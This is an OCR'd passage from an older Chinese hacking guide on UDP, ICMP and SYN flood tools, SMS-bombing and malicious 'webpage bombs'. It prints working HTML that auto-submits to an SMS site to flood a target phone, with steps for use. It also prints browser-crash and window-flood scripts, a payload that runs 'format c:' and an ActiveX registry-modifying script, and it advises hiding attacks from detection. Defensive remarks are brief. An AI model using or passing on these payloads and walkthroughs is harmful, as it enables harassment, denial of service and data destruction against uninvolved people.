


图5




图6

UDPFlood是UDP包发送工具，如图5，它可以发送udp包到指定的ip和端口，发送方式有随机、自定义文本和从文件载入。使用只要填入目标地址和攻击端口，攻击速度可以根据你的网速调节。

IPBomb不但可以进行UDP攻击，如图6，还

可以进行ICMP和IGMP攻击，可以说是集多种攻击功能于一身，使用时如果ICMP和UDP交替攻击，效果比单一的好，把攻击次数设为0，可以一直攻击，可以用Alt+A把程序切换到后台运行免得被发现。

6.SYNflood攻击

Synflood攻击也是一种老牌的攻击方法。但是老并不代表过时，随着技术的不断进步，SYN攻击也不断地被改进和被更多黑客所使用。其原理简单介绍如下：当一台黑客机器A要与另外一台ISP的主机B建立连接时，它的通信方式是先发一个SYN包告诉对方主机B说“我要和你通信了”，当B收到时，就回复一个ACK/SYN确认请求包给A主机。如果A是合法地址，就会再回复一个ACK包给B主机，然后两台主机就可以建立一个通信渠道了。可是黑客机器A发出的包的源地址是一个虚假的IP地址，或者可以说是实际上不存在的一个地址，ISP主机B发出的那个ACK/SYN包当然就找不到目标地址了。如果这个ACK/SYN包一直没有找到目标地址，那么也就是目标主机无法获得对方回复的ACK包。而在缺省超时的时间范围以内，主机的一部分资源要花在等待这个ACK包的响应上，假如短时间内主机A接到大量来自虚假IP地址的SYN包，它就要占用大量的资源来处理这些错误的等待，最后的结果就是系统资源耗尽以至瘫痪。

SYNflood攻击工具有很多，攻击效果比较好的有：SYN潜伏攻击者，Xdos.exe等等。




图7

SYN潜伏攻击者是一个图形界面的攻击工具，如图7，具有隐藏攻击的功能。由于SYN攻击要伪造源攻击源地址，一般只能在Win NT/2000/2003上使用，不能在Win98下使用。这个工具威力很大，如果没有防火墙等过滤措施的话，用它攻击目标的80端口能把一个中型网站的WWW服务瘫痪，浏览不了网页。




图8

Xdos.exe则是一个DOS界面的SYN攻击工具，如图8，运行平台也是winNT/2000/2003上，它的威力极大，有人曾经用它把一个国内著名黑客站点给DOS了，而且只开了一个进程，其威力可想而知！

IP常见的攻击介绍完了，还有其它类型的ARP攻击我们在以后会提到，但是现在网络安全已经日益受到重视，国内许多的主干路由器及单位的路由器上都对一些常见的IP攻击数据包作了过滤，所以现在上面介绍一些攻击的数据包在Internet上可能会被过滤掉，到达不了目的地，但在局域网里还是比较容易攻击成功的。

要防御这些攻击除了要及时打上系统漏洞的补丁，还可以安装防火墙，设置过滤规则来进行防御，但如果遇到的是“多对一”D.D.o.S攻击，一般中小型网络是比较难抵御的。

三、手机短信轰炸

现在网上有许多网站提供了各种各样的短信服务，当然都是要收费的，但是这些短信网站的短信发送验证网页不少都存在漏洞，而利用这些漏洞可以制作出手机短消息轰炸工具轰炸指定的手机，而一般的手机只能储存三四十条短信息，手机用户的SIM卡或者STK卡塞满没用的短信息！下面我们来看十几个手机短消息轰炸工具。

1. 手机短信html炸弹

手机短信html炸弹其实就是一个能发送短信网页，它有两个网页组成，第一个网页bcode.htm是用来提交发送请求的，第二个网页bomb.htm的作用是用来同时开启十几个第一个网页的窗口以到发送多个请求进行轰炸的目的。我们具体来看看第一个网页的源代码：

```
<html>
<head>
正在轰炸目标....
<form action="http://smsknl.163.com/smsuser/preRegist.jsp" method="POST">
<input value="Mobile Phone Number" type="hidden" name="userPhone" size=20 class=p1>
<script>
this.document.forms[0].submit();
</script>
</form>
</body>
</html>
```

它是饶过验证直接向网页短信发送页面提交请求来发送短信，然后再看看第二个网页源代码：

```
<frameset cols="570,210" rows="*" border="0" framespacing="0">
<frameset cols="232,111" rows="*" border="0" framespacing="0">
<frameset cols="109,117" rows="*" border="0" framespacing="0">
<frameset rows="122,373" cols="*">
<frame src="./bcode.htm">
<frameset rows="124,124">
<frame src="./bcode.htm">
<frame src="./bcode.htm">
</frameset>
</frameset>
<frameset rows="121,374" cols="*">
<frame src="./bcode.htm">
<frameset rows="124,124">
<frame src="./bcode.htm">
<frame src="./bcode.htm">
... ...
... ...
```

在这个网页里它使用几十个框架都是指向bcode.htm网页，也就是说如果打开它就是打开了几十个bcode.htm网页。这个短信炸弹虽然很简单，但思路很明确也很实用。

使用的时要注意首先把两个网页解压缩到同一目录下，然后需要关闭浏览器对Cookies的支持，接着用记事本修改bcode.htm中的“Mobile Phone Number”为要炸的11位手机号码，接着双击bomb.htm执行就可以了！

2. SMSFoold.exe

SMSFoold（短消息攻击器）是结合各大短信网站普遍都有漏洞制作而成的，基本轰炸原理还是与上面的手机短信html炸弹差不多，只是通过程序来提交请求和利用的网站不同而已。此程序可以运行于在WIN98/2000下，能有效的对手机进行短消息攻击。具有很强的攻击性，此软件危害很大，请朋友们慎用。打开攻击器，如图1，为了防止滥用，这个软件限定了最大发送为“4”次，




图 1

在“攻击手机号码”里填入你要攻击的手机号码：139xxxxxxx，然后按“发送”键，攻击器就开始连接发送的网站，在下面状态栏目中会具体显示具体的连接状态：“正在连接主机……，正在发送攻击信息……”，如果中途想停止发送可以按“停止”键，最后当发送成功时攻击器会弹出一个提示框：“消息全部发送完毕！”如图 2，这样攻击短消息就发出去了。




图 2

对方的手机会收到一条条莫名其妙的短消息：“你的确认号是 18xxxxx”，而且他不会知道是谁发的，因为攻击信息的发件人信息里显示的是系统。

3. SmsBomber.exe

SmsBomber.exe收集了许多免费注册短信的网站来当作它的炸弹发送基地，这个软件很酷，它可以免费使用，还具有以下特点：

1. 火力强劲，支持多种轰炸方式，没有数量限制；

2. 软件能够支持自动升级，不断更新发送网站列表；

3. 使用简单，只需输入对方的手机号码便可开始轰炸；

4. 隐形轰炸，收到的短信是莫名其妙的验证信息，不会暴露发送者身份。

打开 SmsBomber.exe，如图 3，只要输入手机号码就可以开始攻击，它使用多线程轰炸。

攻击开始一秒内基本上能发送出去，到目标主机 5 秒左右。其中的三个按钮分别表示：

1. 一次小规模轰炸（几条短信）；

2. 每 8 分钟轰炸一次；

3. 一次大规模轰炸（几十条短信）。




图 3

注意

如果滥用此软件会对他人造成不便，所以使用时请谨慎考虑！

LOOK 提示

由于这些工具大多是利用网站的漏洞发送短信的，上面介绍的几个短信攻击工具在写此文时经我们测试是可以使用的，但谁也不知道这些网站说不定什么时候可能会停止短信服务或者补上了漏洞，有些工具可能会失效！

四、网页炸弹

所谓网页炸弹就是黑客利用浏览器漏洞和系统漏洞在网页中植入恶意代码，以得到攻击者攻击的目的，因为浏览网页是网民们上网操作最多

的活动了，如果制作网页炸弹放到某个网站上，那么所有浏览这个网页的用户都会遭到攻击，轻则死机，重则硬盘数据被毁！下面我们来看一些常见的网页炸弹代码。

1.WIN98 蓝屏死机炸弹

蓝屏炸弹第一种代码：

```
<html><head><title></title></head>
<body><img src="file:///c:/con/con"></
body></html>
```

蓝屏炸弹第二种代码：

```
<script language="javascript">window.open
("file:///c:/con/con")</script>
```

死机炸弹第三种代码：

```
<script language ="javascript">a="hello";
functionad()
{a=a+a;window.status=a.length;window.
setTimeout("ad()",10)}ad()</script>
```

把这些代码放入网页的html代码中，WIN98用户浏览这个网页就会蓝屏死机。

LOOK 提示

Javascript是一种常用的网页脚本编程语言，IE内嵌了javascript的功能，但有人却用javascript来编写恶意脚本程序，如果浏览了带有这些小程序的网页就会遭到攻击，导致内存和CPU超负荷，甚至死机。Javascript炸弹是网页炸弹中最常见的一种，网上现在有许多恶意的javascript脚本程序。

2.窗口炸弹

打开无限个窗口代码：

```
<script language="javascript">n=1;while
(n==1){window.open("")}</script>
```

打开N个窗口代码：

```
<script language="javascript">for(g=0;g
<25;g++){window.open("")}</script>
```

打开无数个对话窗：

```
<script language="LiveScript">
function pushbutton() {alert("欢迎光临");}
var a=1;
while (a=1){pushbutton()}
</script>
```




图1

这些窗口炸弹能使浏览者的机器一下子跳出许许多多个窗口，使得内存和CPU超负荷，如图1，配置性能稍差的机子会死机。

3.“地震”炸弹

地震炸弹代码：

```
<script language="javascript">i=N;while(!
isNaN(i)){window.top.moveBy(i,0);window.top.
moveBy(0,i);window.top.moveBy(-i,0);window.
top.moveBy(0,-i)}
</script>
```

这些网页炸弹的特点是能使你的计算机屏幕剧烈震动或闪烁不停，所以把它叫做“地震”炸弹。

4.背景闪烁炸弹：

背景闪烁炸弹代码：

```
<script>
var color = new Array;
color[1] = "black";
color[2] = "white";
for(x = 0; x <3; x++)
{document.bgColor = color[x]if(x == 2)
{x = 0;}}
</script>
```

这个炸弹会让对方的窗口背景颜色在“黑白”两色之间急速无限的更换，使整个屏幕激烈抖动，非常可怕。

5。格盘炸弹

格盘炸弹代码：

```
<script>
scr.Reset();
scr.Path="C:\\WINDOWS\\StartMenu\\Programs\\启动\\heibao.hta";
scr.Doc="
wsh.Run(''start.exe/m format c:/q/autotest/u'');
alert(''IMPORTANT:Windows is removing unused
temporary files'')"
scr.wirte();
```

这个代码利用了win98系统漏洞（具体的分析请看第四章win98漏洞攻防），能把你的C盘格式化。

6。恐怖图片炸弹

恐怖图片炸弹代码：

```
<imgsrc="http://恐怖图片的连接地址"width="1" height="10000000000000000000000">
```

这个炸弹发了一幅恐怖的而且“特大”的图片，会让浏览机子的CPU超负荷。




图2

女鬼炸弹代码：（代码很长，见光盘）

这个炸弹会跳出一个“眼冒凶光、血流满面”的女鬼，她会在你的屏幕上幽灵般的飘动，并发出凄厉的鬼叫声，如图2。

7。修改注册表炸弹

网页炸弹还能修改注册表，大家知道注册表是存储计算机软硬件的配置信息的数据库，修改它，轻的可以隐藏你桌面等，重则可以使你的系统瘫痪。像前段时间闹的沸沸扬扬的“万花谷”病毒和“混客炸弹“的基本原理就是注册表。注册表修改炸弹代码：

```
<script language="javascript">
document.write("<APPLET HEIGHT=0 WIDTH=0
code=com.ms.activeX.ActiveXComponent></APPLET>");
function f(){
a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Shl = a1.GetObject();

Shl.RegWrite
("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDesktop",1,"REG_DWORD")

Shl.RegWrite
```

("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page", "http://www.cn ")

function init()
{
setTimeout("f()", 1000);
}
init();
</script>

